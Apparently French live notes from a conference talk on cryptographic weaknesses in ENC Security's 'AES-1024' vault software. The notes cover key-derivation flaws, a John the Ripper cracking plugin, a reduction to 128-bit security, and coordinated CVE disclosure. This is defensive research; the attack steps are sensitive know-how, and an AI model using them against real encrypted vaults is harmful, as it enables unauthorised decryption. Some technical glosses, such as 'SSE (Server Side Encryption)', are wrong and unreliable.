Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink


- Et la même graine constante est utilisée pour tous les distributeurs du logiciel :-)
- Nous voici avec la première vulnérabilité du logiciel
- Le nombre d'itérations est insuffisant par rapport aux recommandations de l'OWASP (310 000), on recommandait 1 000 au début de PBKDF2.



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink


- Il y a un problème de construction : la partie en bleu ne dépent pas de la graîne et peut être précalculée sans elle.



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink


- Il suffit alors d'une itération pour calculer la 2ème clef
- En conséquence le facteur d'inviolabilité disparait
- C'est un gros problème de design



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Cela pose un problème de dérivation de clefs : il y a juste un XOR entre la clef de 128 bits et 1 024 bits
- On peut réutiliser la valeur recalculée pour une attaque par dictionnaire, même si la graine avait été unique par utilisateur
- Donc même si on est proches de PBKDF2 on n'atteint pas son niveau de sécurité



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Pour vérifier le mot de passe le fichier filesystem.dat est lu et ce qu'il contient est déchiffré
- Si la valeur est 0xd2c3b4a1 alors le système considère la valeur comme correcte
- Mais quel est l'algo utilisé ?

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Cette partie du code n’avait pas été identifié par Ghidra function id
- Elle utilise des instructions SSE (Server Side Encryption) difficiles à décompiler, mais on sait qu’elle utilise OpenSSL

Practical bruteforce of military grade AES-1024


Sylvain Pelissier et Boi Sletteink

- En cherchant dans le code de OpenSSL on trouve un script Perl qui engendre des instructions SSE avec AES dans le même ordre que ce qu'on avait décompilé
- On comprend donc ainsi que c'est de l'AES-128 en mode compteur (galois)

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Pour passer à 256 bits, ils n'utilisent pas le mode standard mais deux itérations d'AES-128
- Idem pour 512 : 4 itérations
- Et pour 1 024 : 8 itérations
- Par ailleurs le compteur reste à 1 : on n'utilise que la clef



Practical bruteforce of military grade AES-1024


Sylvain Pelissier et Boi Sletteink

- On a tout ce qu'il faut pour faire un plugin John the Ripper
- Elle est dispo sur son GitHub
- Elle sera bientôt intégrée à John
- Elle permet de buteforcer le 1 024 bits de Sandisk

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink


- Premier test : trouvé en 2 secondes car il était dans la liste de mots de passe disponibles
- John testait 7 000 mots de passe par seconde



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Si on compare avec un PBKDF2 à 310 000 itérations, cela aurait pris 2 minutes
- John pouvait tester 30 mots de passe par seconde



Practical bruteforce of military grade AES-1024


Sylvain Pelissier et Boi Sletteink

- Lorsque le mot de passe est vérifié, un fichier contenant toutes les clefs est déchiffré
- Ces clefs sont utilisées pour chiffrer les fichiers individuellement
- C’est une bonne solution car si l’utilisateur change son mot de passe il ne faut pas chiffrer de nouveau tous les fichiers, mais juste ce fichier là
- Mais quel est l’algo de chiffrement ?

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink


- En décompilant on se rend compte que pour AES-512 seulement deux itérations de AES-128 sont réalisées
- Idem pour AES-1024 !



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Voici le format de fichier
- chaîne « IV »
- version de l’algo
- nom du fichier en clair
- Gros bloc de zéros jusque’à la ligne 1f0… c’est important pour la suite



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Les mode compteur d'AES permet de manipuler le fichier : si le fichier est modifié, il sera déchiffré et la modification ne sera pas détectée
- Cela peut poser un problème par exemple si vous stockez votre coffre dans le cloud et que quelqu'un y accède
- Les Nonces sont OK, proprement engendrées par OpenSSL
- 2 itérations —> niveau de sécurité max de 256 bits

Practical bruteforce of military grade AES-1024


Sylvain Pelissier et Boi Sletteink

- Si on creuse un peu dans l’idée on peut bruteforcer le 128 bits pour la première clef
- On peut ensuite bruteforcer la dernière clef qui est XOR avec la chaîne « IV »
- On a donc un niveau de 256 bits mais…

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink


- Si on fait un peu de maths
- Qu'on a deux blocs de texte à zéro
- Deux blocks chiffrés c1 et c2
- c1 = AESk1(IV1) XOR AESk1(IV1 XOR k8)
- idem pour c2



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- On XOR les deux équations
- On obtient cette équation qui ne dépend que de la 1ère clef, pas de la dernière
- Il suffit de tester sur l'égalité à IV1 XOR IV2 qui sont en clair
- On a alors la bonne clef
- Cela réduit la complexité à une sécurité de 128 bits !!!



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Sylvain a contacté ENC Security, ils se sont mis d'accord en mai 2021 sur la date de publication
- Les vulns ont été dévoilées à Sony, Western Digital et Lexar
- Deux CVEs ont été attribuées
- Ils ont demandé un délai car la fonction de dérivation de clef était utilisée dans d'autres logiciel de Western Digital et étendue au 22 décembre, juste avant le CCC

Practical bruteforce of military grade AES-1024


Sylvain Pelissier et Boi Sletteink

- Une autre perspective : celle de l'entreprise.

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Le niveau de sécurité dépend de nombreuses choses :
  - Les algos utilisés
  - Le facteur de travail du hachage de mot de passes
  - la taille des clefs
- Bonne collaboration avec ENC pour résoudre le problème



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Fin de la présentation

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Si on contrôle une application on peut imaginer une escalade de privilèges vers
  - Le container
